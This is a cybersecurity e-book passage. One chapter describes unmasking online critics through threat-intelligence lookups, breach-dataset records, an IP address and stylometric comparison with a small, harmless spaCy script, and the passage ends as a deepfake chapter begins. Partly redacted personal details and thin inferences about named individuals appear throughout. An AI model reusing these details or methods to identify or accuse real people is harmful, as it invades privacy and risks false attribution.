Hack 4 Career

Hack 4 Career

WWW.HACK4CAREER.COM

MERTSARICA

•

Contents

THIS BOOK WAS PRODUCED
WITH PRESSBOOKS

Introduction

In 2009, inspired by the belief that “knowledge is power and grows when shared,” I launched my blog to shine a spotlight on information security through a wide range of technical articles. Over time, the enthusiasm and kind words from my readers encouraged me to take the next step: gathering each year’s posts into an e-book, making them easily accessible to fellow cybersecurity enthusiasts.

I poured my time, effort, and resources into researching and writing these articles, and my hope is that they will prove helpful to anyone eager to deepen their understanding and sharpen their skills in the cybersecurity field.

Mert SARICA
https://www.hack4career.com
https://twitter.com/MertSARICA
https://www.linkedin.com/in/mertsarica
CCISO, CISSP, SSCP, OSCP, CREA, CEREA

1. Troll Hunting

Introduction

In recent years, we have seen the increasing importance of cyber threat intelligence for organizations. As a result, the number of products and services used for this purpose within organizations has been growing rapidly. Firstly, cyber threat intelligence provides a significant advantage to organizations by helping them identify threat actors targeting their industry, understand the tactics, techniques, and procedures they employ, and prepare for potential cyber attacks. Furthermore, when organizations are exposed to a cyber attack, cyber threat intelligence can shed light on various aspects of the incident, from enriching the data collected during the Incident Response process to establishing connections with threat actors.

Not only organizations but also end users who are closely intertwined with technology, individuals like us, need to remember that we can benefit from cyber threat intelligence and platforms in some cases (such as Troll account investigation).

What is Troll, Trolling and Disinformation?

As in all over the world, we witness the proliferation of messages shared by **Troll** accounts on social media and in the media, with the aim of manipulating the masses with disinformation attack. Sometimes, these false pieces of information can be shared from individuals' own accounts, as well as through fake, anonymous accounts.

> In slang, a troll is a person who posts or makes inflammatory, insincere, digressive, extraneous, or off-topic messages online (such as in social media, a newsgroup, a forum, a chat room, an online video game) or in real life, with the intent of provoking others into displaying emotional responses, or manipulating others' perception, thus acting as a bully or a provocateur. The behavior is typically for the troll's amusement, or to achieve a specific result such as disrupting a rival's online activities or purposefully causing confusion or harm to other people. (Source: Wikipedia)

> Disinformation attacks involve the intentional dissemination of false information, with an end goal of misleading, confusing, or manipulating an audience. False information that is not intentionally deceptive is referred to as misinformation, although that has also been used as a catch-all term. Disinformation attacks may be executed by political, economic or individual actors to influence state or non-state entities and domestic or foreign populations. These attacks are commonly employed


> to reshape attitudes and beliefs, drive a particular agenda, or elicit certain actions from a target audience. Tactics include the presentation of incorrect or misleading information, the creation of uncertainty, and the undermining of both correct information and the credibility of information sources. (Source: Wikipedia)

From 2009 until now:
I have shared over **200** technical cybersecurity articles on my blog in both English and Turkish, with the motto ‘Knowledge is power and grows as it is shared’ Since 2015, I have organized the ‘Pi Hediyem Var‘ cybersecurity game, through which I have gifted more than **15** Raspberry Pi devices to university students with the support of my sponsors. I have been a speaker at nearly **30** cybersecurity events. With my presentations titled ‘Ethical Hacking and Career,’ I have guided thousands of students interested in the field of cybersecurity in almost **40** universities.
Despite all my hard work, I am rarely targeted by troll accounts and in some cases the reason is just because I moved to the United States in 2022.

Examples of Trolling

Most of the time, troll accounts have already closed their accounts, deleted their messages, or received responses before I can even understand what’s happening, thanks to the reactions and criticisms from followers who don’t doubt my good intentions even for a moment. In such cases, there is often no need for me to rely on cyber threat intelligence or platforms. However, in situations like my blog posts titled “WhatsApp

Scammers,” “Exposing Pig Butchering Scam,” I personally benefit greatly from cyber threat intelligence and platforms when dealing with scammers.



Mert SARICA (He/Him) • You
4mo •

Dün itibariyle Türkiye, ABD'ye Olağanüstü Yetenekli (O-1A vizesi) bir Siber Güvenlik Profesyoneli ihraç etti. :) Detaylar pek yakında blogumda...

As of yesterday, I have relocated to the USA with an O-1A visa (Individuals with Extraordinary Ability or Achievement). The new era in my life & career has just begun.

Gürhan Günday and 1,192 others · 273 comments

ibrahim [redacted] • 1st
Information Systems Security ...
12h • Edited •

Merhabalar, Rahatsız oldugum bir konuyu paylaşmak istiyorum. Bu platformda özellikle yurtdışında çalışmaya başlayacak meslektaşlarımızın paylaşımları çok rahatsız edici. Benimde yurdışı deneyimim oldu. Fakat hiç bir zaman güzel ülkemin güzel insanlarının yaşadığı anadolu topraklarına güzel türkiyeme karşı küçültücü uslup kullanmadım. En son bir paylaşımda "ÜSTÜN ZEKALI AMERİKA VİZESİ" ile iş fırsatı paylaşımı gördüm. Mezarlıklar vazgeçilmez insanlar ile dolu. Bu tip mesajlarını yazan arkadaşların bunu akıllarından çıkarmamalarını tavsiye ediyorum. Son bir hatırlatmam "Tilkinin dönüp geleceği yer, kürkçü dükkanıdır."

See translation

Trol paylasim hocam :))

Most relevant

Kerim [redacted] • 1st · 4mo
Digital Innovation & Business Solution Manager at [redacted]

Tebrik ederim Mert SARICA . 👏👏 Bu postundan önce haberini troll paylasimlardan ogrendim. 😁

See translation

Like | Reply · 5 Replies

Load previous replies

Alper [redacted] • 1st · 4mo
Microsoft Platforms Principal Specialist at [redacted]

Bizim sektörde de maalesef çekemeyen insanlar mevcut,üzülüyorum böyle yorumlar gördükçe zaten sen ve senin gibi hak eden insanlar çok abi tabi gitmek veya kalmak, seçim yapmak tercih meselesi fakat beni esas üzen empati yapmadan veya seni tanımadan yapılan yargısız infaz ve yorumlar ki hiçbir şekilde bu ülkeden giderken zerre şikayetin hayıflanman vs. olmadı... olmadı yani

See translation


Like · 1 | Reply

Message deleted

In this screenshot, someone shared a message regarding my LinkedIn message and tried to mislead, confuse, or manipulate people. On the left side, you see my post in English, and on the middle, you see his post in Turkish. After he received reactions and criticisms from my beloved connections/followers, he had to delete his message.

Here is the English translation of his message;

“Hello, I’d like to share a concern that has been bothering me. On this platform, especially the posts of our fellow members who are about to start working abroad can be quite disturbing. I’ve had international experience myself, but I have never used a belittling tone when referring to the beautiful lands of Anatolia and my beloved Turkey, where wonderful people live. In a recent post, I saw a job opportunity shared with the title “GENIUS AMERICA VISA.” Cemeteries are filled with irreplaceable individuals. I recommend that those who write such messages do not forget this. One final reminder: “No matter where the fox goes, he shall end in the furrier’s shop.”



ahmet [redacted]
[redacted] Follows you
co-founder and tech lead @[redacted]
Istanbul, Turkey [redacted]
Joined December 2020
424 Following 626 Followers

ahmet [redacted]

arkadaşlar ne yazık ki tek işim twitter değil biraz gecikti. elimdekileri gerekli yerlere gönderdim. sadece fazladan şunu paylaşayım. sırf PR kasmak için raspberry pi dağıtıyorum ayağına yarışmalar düzenleyip milleti aynı şu şekil ortada bırakan arkadaştan bahsediyorum.

zamaninda deli gibi ugrasip challengini cozmustuk. bos bos sebeplerle odulu vermemek icin 40 takla atti. sonra biz kizip teknik bilgisini sinayinca, siz bagciyi dovmeye gelmissiniz diyip lafi gecistirmisti

ahmet [redacted] · 11 Jul
Replying to @[redacted]
+1, son 24 saatin

18:18 · 13 Jul 23 · 1,085 Views

2 Likes

ahmet [redacted] · 13 Jul
Replying to [redacted]
kısacası, sektöre yeni katılan arkadaşlar böyle adamların peşinden gitmeyin. iyi araştırın, yanlış yönlendirilmeyin. sonra birgün bi bakarsınız çok iyi konuşup reklam yapıyorsunuzdur ama elinizde teknik hiçbir capability yoktur.

ddsfgdsf [redacted] · 14 Jul
Replying to [redacted]
Kendisini gerçekten tanısan, saygıda kusur etmez, sana sadece 5 dakika ayırsa kendini şanslı hissedebileceğin nadir insanlardandır. Kimse haybeye tesadüfen bir yerlere gelmez. Buzdağının görünen kısmından, görünmeyen kısmını tahmin edemezsiniz.
52

ddsfgdsf [redacted] · 14 Jul
Replying to [redacted]
Bahsettiğin isim eğer Mert Sarıca'ysa, çoook yanlış yapıyorsun benden söylemesi. Adam kendisini neden size kanıtlasın ki ? Adamla ilgili teknik bilgi bir tarafa, adamın kim olduğunu dahi bildiğinizi sanmıyorum. Bu ülkede boş laf yapmayan, dürüst nadir insanlardandır kendisi.

Message deleted

In another screenshot, someone acted as a bully or a provocateur with falsified claims about me. After he received a reaction and criticism from one of my beloved followers, he had to delete his message.

Here is the English translation of his messages;


“I have sent what I had to the necessary places. I just want to share one more thing. I’m talking about the guy who just gifts Raspberry Pi for the sake of building public relations (PR), organizes competitions, and then leaves people hanging in the same way.”

“In short, newcomers to the industry, don’t follow such people. Research well, don’t be misled. Someday, you may find yourself speaking well and advertising, but you may lack the technical capability."

> Especially when you insult, use profanity, engage in character assassination, spread false accusations, threaten, or criticize someone's patriotism directly or indirectly on social media, you should always remember that sooner or later, this will come back to haunt you. Even if you regret your actions and delete your messages for a reason, it's not something that can be easily erased from records and memories.

At times, when you receive a suspicious, malicious or evil message via email, social media, or a network, you can also benefit from cyber threat intelligence platforms to understand the intentions and identity of the person behind it.

In this example, someone first insulted me through my website via email, and then, after not being responded to for a month, attempted to make contact via social media with a different approach.



[Siber Güvenlik Günlüğü] Yorum: "ABD Olağanüstü Yetenek Vizesi (O-1A)" Inbox ×

Cemal [redacted] alert@mertsarica.com via [redacted]
to me
Fri, Dec 30, 2022, 2:15 AM


"ABD Olağanüstü Yetenek Vizesi (O-1A)" yazınızda yeni yorum
Yazar: Cemal [redacted] (IP adresi: [redacted])
E-posta: cemal[redacted]@gmail.com
Adres: http://Yok
Yorumlar:
Şimdi tamda kına yakma zamanın gelmiş. Yani sen Sen kısaca diyorsun ki bu kadar başarını tamamı amerikanın kapısında köpek olmaya anca yetti. Sen Barış Manço dinleseydin bu hallere düşmezdin. Bu kafayla bir baltaya sap olamazsın ama gün gelir sapın ucuna olursun kazma.

Bu yazıya yapılmış tüm yorumları buradan görebilirsiniz:
https://www.mertsarica.com/abd-olaganustu-yetenek-vizesi-o-1a/#comments

Here is the English translation of his e-mail;

"Now it's time to light the henna, you're basically saying that all your success only managed to get you as far as being a doorman of the United States. If you had listened the songs of

Barış Manço, you wouldn't have ended up like this. With this mindset, you won't achieve much, but one day, you might just become the handle of a hoe."



CEMAL [redacted] • 2:51 PM

CYBER güvenlik ve iş zekası


İyi günler mert bey, Cemal [redacted] ben, elektronik bilgisayar öğretmeni olarak görev yapıyorum. Siber güvenlik yüksek lisansını tamamladım. Üstadım bu alanda ilerlemek istiyorum. Alanın üstadı olarak engin tecrübenizden istifade etmek isterim. Müsait bir anınızda görüşebilir sek çok duacınız olurum üstadım. Watsapp ta olabilir.
cemal[redacted]@gmail.com
[redacted]

Saygılar sevgiler.

Here is the English translation of his LinkedIn message;

"Good day, Mr. SARICA. I'm Cemal, and I work as a computer science teacher. I have completed my master's degree in cybersecurity. I would like to advance in this field and benefit from your extensive experience as a master in the field. I would greatly appreciate it if we could have a discussion at a convenient time. You can also reach me on WhatsApp."

When I searched the email address in the SOCRadar Cyber Threat Intelligence Platform, I easily gained insights and information about his intentions and motivations, such as learning that the individual has been active in hacker forums for years.



Breach Dataset - Cit0Day.in / 25 Nov 2020

Breach Domain: Cit0Day.in
Breach date: 04 Nov 2020
Publishing date: 01 Jan 2018
Compromised accounts: 226M
Compromised data: Email Addresses, Passwords
Detailed info: https://www.zdnet.com/article/23600-hacked-databases-have-leaked-from-a-defunct-data-breach-index-site/

Breach Dataset - 9.4M ACCOUNT FORUM SPYHCKRZ / 07 Apr 2022

Combolist Name: 9.4M_ACCOUNT_FORUM_SPYHCKRZ
Sector: OTHER
Country: TURKEY
Tag: 9.4M_ACCOUNT_FORUM_SPYHCKRZ

Breach Dataset - 7M ACCOUNT FORUM SBRDYZ / 17 Jan 2021

Combolist Name: 7M_ACCOUNT_FORUM_SBRDYZ
Sector: OTHER
Country: TR
Tag: 7M_ACCOUNT_FORUM_SBRDYZ

Trending Keywords


script	78034
security	26841
cybersecurity	15600
hacked	13055
facebook	14040
technology	13916
media	9472
other	6980

Recent IP Addresses

202.21.176.98

If you work for a cyber threat intelligence firm that tracks threat actors, cybercriminals, and scammers, and shares intelligence related to their operations, there may be times when you encounter threatening messages targeting your organization through anonymous accounts on social media. In such situations, you can utilize your own platform as well as employ different methods.

In this example, an individual who was not allowed to register for the cyber threat intelligence platform due to failed security checks first sends threatening emails, and then starts trolling through an anonymous Twitter account.



[redacted]


If this is about validating my domain.......you have the tools to check my domain.

[redacted]

I applied over a month ago, got one email saying what is my domain, then got ghosted.

Please,..... I am just trying to get access to your platform and have zero confidence in your companies tools if you cannot validate me.......when a simple scan of my domain will show that it is valid, the email is valid.

[redacted]




From: [redacted]
Date: [redacted]
Subject: [redacted]
To: [redacted]
Cc: [redacted]

[redacted]

Now......I am a grey hat hacker myself.

[redacted]



[redacted] · Feb 10

Next up on the #osint train:
@socradar , | [redacted]

@opencorporates you aske how I would use your data, as stated = to [redacted]

I'll take that API key when you are ready.

Account disabled

In order to determine that a person who sends emails using their real identity and another person who shares messages through an anonymous Twitter account behind a Guy Fawkes mask are highly likely to be the same individual, we can rely on stylometric methods to identify the author based on the samples we have from the suspected person's emails and the messages shared on the anonymous Twitter account. These stylometric methods involve analyzing various elements such as punctuation, spelling mistakes, emphasis, foreign words, slang and jargon, conjunctions, abbreviations, numbers, subject tags, and symbols.

By examining and comparing these elements, we can observe similarities or differences between the emails and the anonymous Twitter account, which can help us determine if they are likely authored by the same person. However, stylometric analysis alone cannot provide a definitive conclusion, as it relies on statistical patterns and probabilities. Therefore, it is important to consider additional factors and evidence when making a determination.


What is Stylometry?

> Stylometry is a style identification method used primarily in written literature, but also in other artistic disciplines such as visual arts and music, as well as in fields like history, religion, law, and forensic sciences. Stylometric analysis is a method based on the examination of style markers as variable factors using statistical and computational techniques.
>
> For approximately two centuries, stylometry has been applied to compare and analyze the literary styles of authors, particularly in the context of authorship attribution problems. The methods used in stylometry range from basic statistical calculations and tests to artificial neural networks. Stylometric studies have been conducted on various subjects, ranging from religious texts and historical documents to the examination of plagiarism in

scientific works and the analysis of literary works and author styles. (Source: A Bridge From Statistics To Literature: The Stylometry Analysis – Ayşe İŞİ, Fatih ÇEMREK, Zeki YILDIZ)

Troll Hunting

At this stage, rather than conducting an extensive stylometric analysis, I decided to have a brief look at the **109** messages on the anonymous Twitter account and focus on common words and punctuation marks that overlap with the emails. Based on the notes I took, I noticed that the messages frequently used ellipsis (**.....**) punctuation marks and included the term "**ghosted**" which is not commonly encountered in English correspondence. When I examined the emails from the suspected individual, I found that my observations closely matched, significantly increasing the likelihood of similarity between the two individuals.



[redacted] · Jan 25

This guy: Hydra. Goes by many names. 7997 group. Makes children cut his name in their flesh!
Gave his data to @FBICharlotte didn't I? Agent Max. Not going to out you. You threw me to the side after I gave you Taliban information, you ghosted me.

459 members, 51 online


ned Message
py easter 7997 chat

GIF

6:12 PM

Azaz Kargah

(1) طالبان.jpg	38.49 KB	Complete
(2) طالبان.jpg	57.43 KB	Complete
(3) طالبان.jpg	31.68 KB	Complete
(4) طالبان.jpg	32.69 KB	Complete
(5) طالبان.jpg	43.89 KB	Complete
(6) طالبان.jpg	41.78 KB	Complete
(7) طالبان.jpg	24.52 KB	Complete
(8) طالبان.jpg	60.04 KB	Complete
(9) طالبان.jpg	68.55 KB	Complete
(10) طالبان.jpg	30.68 KB	Complete
(11) طالبان.jpg	79.36 KB	Complete



[redacted] · Jan 26

"drunk words, sober thoughts".
Looks like Pfizer...... come on, if this is real = nothing will happen. Like usual. Banks caused [illegible]isis, @jamiedimon405 got a raise. #criminals
Someone should hack you[illegible]ails jerk!

Tim Pool @Timcast · Jan 25
holy shit twitter.com/EricSpracklen/...

When I started thinking about what I would do if the number of messages shared on the anonymous Twitter account was not 109 but 10,009, I decided to seek the help of data science.


> Data science is the field of study that involves working with data to extract meaningful insights and make predictions for business purposes. It is an interdisciplinary approach that combines principles and practices from mathematics, statistics, artificial intelligence, and computer engineering to analyze

> large amounts of data. This analysis helps data scientists ask questions about what the data is, why it is the way it is, what it could become, and what can be done with the results. By employing data science techniques, professionals can uncover patterns, trends, and correlations within the data to drive informed decision-making and solve complex problems.

After conducting some research, I learned that I can leverage the similarity method in the Natural Language Processing (NLP) library called SpaCy, which measures the **similarity** between texts using Cosine Similarity.

> Cosine Similarity is a measure that quantifies the similarity between texts in a vector space. It calculates how many times words appear in the texts. Then, each text is represented as a vector, with 1s and 0s indicating the presence or absence of words. When these vectors are placed in a three-dimensional space, the smaller the cosine angle between them, the closer the texts are to each other. For completely unrelated vectors, the cosine value is 0, while for completely opposite documents, the cosine value will be -1. (Source: A Content Recommendation System Application with TF-IDF Algorithm and Cosine Similarity on Netflix Data – Özlem GELEMET, Hakan AYDIN, Ali ÇETİNKAYA)

After I coded a tiny Python tool to examine the similarity between the emails from the person I suspected and the Twitter messages, with the help of the SpaCy library I concluded that they were highly likely sent by the same person. 🙂



```python
#!/usr/bin/env python3
# -*- coding: cp1254 -*-
# Open Sesame v1.0
# Author: Mert SARICA
# E-mail: mert [ . ] sarica [ @ ] gmail [ . ] com
# URL: https://www.hack4career.com
#
import os
import spacy

def main():
    with open('./texts/[redacted].txt', 'r') as f:
        [redacted] = f.read()

    with open('./texts/email.txt', 'r') as f:
        email = f.read()

    nlp = spacy.load('en_core_web_lg')

    email_doc = nlp(email)
    [redacted]_doc = nlp([redacted])[:len(email_doc)]

    # Print similarity between Twitter account owner and e-mail sender
    print("Similarity:", [redacted]_doc.similarity(email_doc))

if __name__ == "__main__":
    main()
```

```
(base) mertrix@Hack4Career similarity % python open_sesame.py
Similarity: 0.9352194549084341
(base) mertrix@Hack4Career similarity %
```

Hope to see you in the following articles.

Note: For those who want to learn more about the use of stylometry, I recommend reading the free section of the book "Real-World Python: A Hacker's Guide to Solving Problems with Code".

2. Deepfake Scammers


Introduction


As of May 2024, we continue to witness the revolution and development of generative artificial intelligence with both excitement and concern. OpenAI showcased to the world in a launch event that with their newly announced GPT-4o, ChatGPT can engage in dialogue much more closely resembling human interaction, understanding and producing content from voice, text, and images. On the other hand, not wanting to fall behind in the AI wars, Google shared a new feature from its own generative AI, Gemini, shortly after OpenAI. With this feature, Gemini could instantly convey to the user what was happening in the surroundings and the current location through the camera application.

Well, if you ask what worries cybersecurity professionals and researchers the most alongside these developments that we follow with great excitement and curiosity, in my opinion, it can be how much these features facilitate or hinder fraud attempts and cyber attacks by scammers and threat actors. Just as with humanoid robots, the development in generative artificial intelligence is often compared to human or near-human productivity, which means that malicious individuals also benefit greatly, especially in creating visual, video, audio, and text deepfakes. OpenAI CEO Sam ALTMAN seems to share my concerns, as he recently announced that they are working on a tool to detect deepfake images created with OpenAI's DALL-E 3 model.


What is Deepfake?

> Deepfakes are synthetic media that have been digitally manipulated to replace one person's likeness convincingly with that of another. Coined in 2017 by a Reddit user, the term has been expanded to include other digital creations such as realistic images of human subjects that do not exist in real life. While the act of creating fake content is not new, deepfakes leverage tools and techniques from machine learning and artificial intelligence, including facial recognition algorithms and artificial neural networks such as variational autoencoders (VAEs) and generative adversarial networks (GANs). In turn the field of image forensics develops techniques to detect manipulated images. (Source: Wikipedia)





